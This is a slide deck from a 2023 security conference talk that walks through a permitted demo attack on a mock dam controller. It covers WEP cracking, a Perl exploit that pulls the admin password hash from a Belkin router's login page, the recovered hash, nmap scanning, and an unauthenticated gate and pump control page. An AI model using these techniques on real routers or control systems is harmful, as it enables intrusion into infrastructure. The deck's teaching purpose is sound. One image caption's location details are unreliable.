

Kinetic Cyber for the Win

Rocky Mountain Information Security
Conference (RMISC)

Thursday, June 8, 2023

Brad E. Rhodes



Image Reference: <https://rmisc.org/>

“Knowledge is power.”

- Sir Francis Bacon

- 1 WHOIS
- 2 Setting the Scene...
- 3 The Problem
- 4 A Word About Models
- 5 Attacker Process
- 6 Why Kinetic Cyber
- 7 Back to Our Story
- 8 Let's Get Hacking
- 9 Reconnaissance
- 10 Scanning and Enumeration
- 11 Gaining Access
- 12 Maintaining Access
- 13 Covering Tracks
- 14 What do you choose?
- 15 Lessons Learned
- 16 Thanks and Q&A

WHOIS: Brad E. Rhodes

TLDR:

- Senior Manager, Accenture Federal Services
- COL, Cyber (17A), 76th Operational Response Command G6/CIO
- Military Cyber Professionals Association, HammerCon Co-Lead
- Speaker, Author, Professor, Coach
- #toomany Pro-Certs, highlights: CISSP-ISSEP, CISM, CDPSE, PMP, CEH, GMON, GCIH, Cloud+, CySA+
- Extra Class Amateur Radio (HAM): KG4COS

Feel free to view/listen/grab my previous presentation/articles here:
<https://github.com/cyberguy514>



Accenture Federal Services



Credit: © & TM Owing Organizations

Setting the Scene...

Like Bowman, but not much better



<https://www.newyorker.com/tech/annals-of-technology/cyber-war-comes-to-the-suburbs>

This is a kinetic cyber DEMO, so no indictments today

Department of Justice

Office of Public Affairs

FOR IMMEDIATE RELEASE


Thursday, March 24, 2016

Seven Iranians Working for Islamic Revolutionary Guard Corps-Affiliated Entities Charged for Conducting Coordinated Campaign of Cyber Attacks Against U.S. Financial Sector

*One Defendant Also Charged with Obtaining **Unauthorized Access into Control Systems of a New York Dam***


<https://www.justice.gov/opa/pr/seven-iranians-working-islamic-revolutionary-guard-corps-affiliated-entities-charged>

The Problem #1




<https://cybersecurityventures.com/cybersecurity-almanac-2022/>


The Problem #2




1 Cyber Kill Chain




<https://attack.mitre.org/>




Attacker Process



1) Reconnaissance




3) Gaining Access




5) Covering Tracks

2) Scanning and Enumeration



4) Maintaining Access



Why Kinetic Cyber



Education to
create “light
bulb”
moments!




Safely **demo**
the risks to
systems,
including OT,
IOT, SCADA,
ICS



Help justify
budgets for
people,
process, and
technology

An aerial photograph showing the Hoover Dam, a large concrete arch dam, spanning a deep canyon. The Colorado River flows through the canyon. In the foreground, a large steel arch bridge, the New River Gorge Bridge, spans a deep gorge. The surrounding landscape is rugged and mountainous.



Let's Get Hacking

You have permission!



Reconnaissance

War Driving


Passive Radio Frequency (RF) Sniffing

WEP Cracking

And the password is...

vH3oN8ZFOVvn

SSID:	beaverdam
MAC Address:	00-22-75-CB-A8-F5
PHY Type:	802.11g
RSSI:	-23
Signal Quality:	99
Average Signal Quality:	99.0
Frequency:	2.437
Channel:	6
Information Size:	258
Elements Count:	11
Company:	Belkin International Inc.
Router Model:	F5D7234-4 v5
Router Name:	Belkin Wireless Router(WFA)
Security:	WEP
Cipher:	WEP
Maximum Speed:	54 Mbps
Channel Width:	20 MHz
Channels Range:	4 - 8
BSS Type:	Infrastructure
WPS Support:	Configured
First Detection:	9/11/2022 7:30:04 PM
Last Detection:	9/11/2022 7:30:38 PM
Detection Count:	35



<https://www.geeksforgeeks.org/wep-crack-method-in-wireless-networks/>


Scanning and Enumeration

Wireless Access Point (WAP)

What is my IP space?

Nikto

Poor coded portal/app



The screenshot shows the Exploit Database interface. The top header is dark blue with the "EXPLOIT DATABASE" logo and a spider icon. Below the header, the title "Belkin F5D7234-4 v5 G Wireless Router - Remote Hash Exposed" is displayed. The main content area contains three white boxes with the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
17349	2012-2765	AODRULEZ	WEBAPPS	HARDWARE	2011-05-30
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

On the left side of the interface is an orange vertical sidebar with several icons. At the bottom left of the main content area is a circular orange button with a white left-pointing arrow.

Gaining Access

View Source


Cyber Chef

And the Admin password is...

21232f297a57a5a743894a0e4a801fc3

```
+-----+
| Exploit |
+-----+

#!/usr/bin/perl
use LWP::Simple;
print "\n Aodrulez's 'Belkin G Wireless Router' Admin Exploit\n";
print "\n ----- \n\n";
print "[+] Enter the Router's IP Address : ";
my $password=<STDIN>;
chomp($password);
$password=get("http://".$password."/login.stm") or die "\n[!] Wrong IP Address?\n";
my @aod=$password =~ m/var password = "(.*)"/g;
print "[+] Admin Password = ".$aod[0]. " (MD5 Hash).\n\n";
```



```
var wlan_mac_addr="00:22:75:CB:A8:F5";
var lan_mac_addr="00:22:75:CB:A8:F5";
var wan_mac_addr="00:22:75:CB:A8:F6";
var hardware_version="01";
var serial_number="12935723416469";
var model_name="F5D7234-4 v5";
var bEncPassword=1;
var auto_check = 0;
var password = "21232f297a57a5a743894a0e4a801fc3";
function checkfwVersion()
{
    var newwin;
    if(password.length>0 && password.length<32)
        password=hex_md5(password);
    if( auto_check&&(password==hex_md5(document.getElementById("password").value)) ){
```

Gaining Access

Admin Portal Data Gathering
192.168.2.X

Table of Contents SECTIONS 1 2 3 4 5 6 7 8 9 10

Using the Web-Based Advanced User Interface

The home page is the first page you will see when you access the Web-Based Advanced User Interface (UI). The home page shows you a quick view of the Router's status and settings. All advanced setup pages can be reached from this page.

The screenshot shows the Belkin Router Setup page. A purple arrow points to the left sidebar menu (1). The top navigation bar includes 'Home | Help | Login' and 'Internet Status: No Connection' (2, 3, 4, 5). The main content area displays a 'Status' section (11) with a message: 'You will need to log in before you can change any settings.' Below this are four tables: 'Language' (6), 'Version Info' (7), 'LAN Settings' (7), and 'Internet Settings' (9). The 'Features' table is also present (8). The bottom of the page shows 'Wireless G Router' and the page number '28'.

Language	
Current Language	English
Available Languages	English Deutsch Français Español Nederlands Italiano 简体中文 繁體中文 日本語 한국어

Version Info	
Firmware Version	4.00.05
Boot Version	0.03
Hardware	F5D7234-4 v4 (0A)
Serial No.	12906723400031

LAN Settings	
LAN/WLAN MAC	00-1C-DF-B6-AF-AF
IP Address	192.168.2.1
Subnet mask	255.255.255.0
DHCP Server	Enabled

Internet Settings	
WAN MAC Address	00-1C-DF-B6-AF-B0
Connection Type	Dynamic
Subnet mask	
WAN IP	
Default Gateway	
DNS Address	

Features	
Firewall	Enabled
SSID	Belkin_G_Wireless_B6AFAF
Security	Disabled
UPnP	Enabled
Remote Management	Disabled
WPS	Enabled
Guest Access	Disabled

<https://usermanual.wiki/Belkin/F5D7234V5>

Scanning and Enumeration #2

What does the system 192.168.2.X do?

NMAP -A

Results...

No encryption/login, so visit the page!

Backend – vulnerable SSH, web-server



Beaver Dam Controller

CLICK for: Facility Lights

CLICK for: Dam Systems

Beaver Dam Systems Page



Beaver Dam: Facility Lights

Lights On (Exterior #1)	Lights On (Exterior #2)
Lights On (Systems Room)	Lights On (Tools Room)
Lights On (Pump Room)	Reserved (Future Lights)

Lights Off (Exterior #1)	Lights Off (Exterior #2)
Lights Off (Systems Room)	Lights Off (Tools Room)
Lights Off (Pump Room)	Reserved (Future Lights)

TURN OFF ALL LIGHTS

[Home](#)



Beaver Dam: Dam Systems

Open Gate	Pump START, Relay Fan ON
-----------	--------------------------

Close Gate	Pump STOPPED, Relay Fan OFF
------------	-----------------------------

[Home](#)

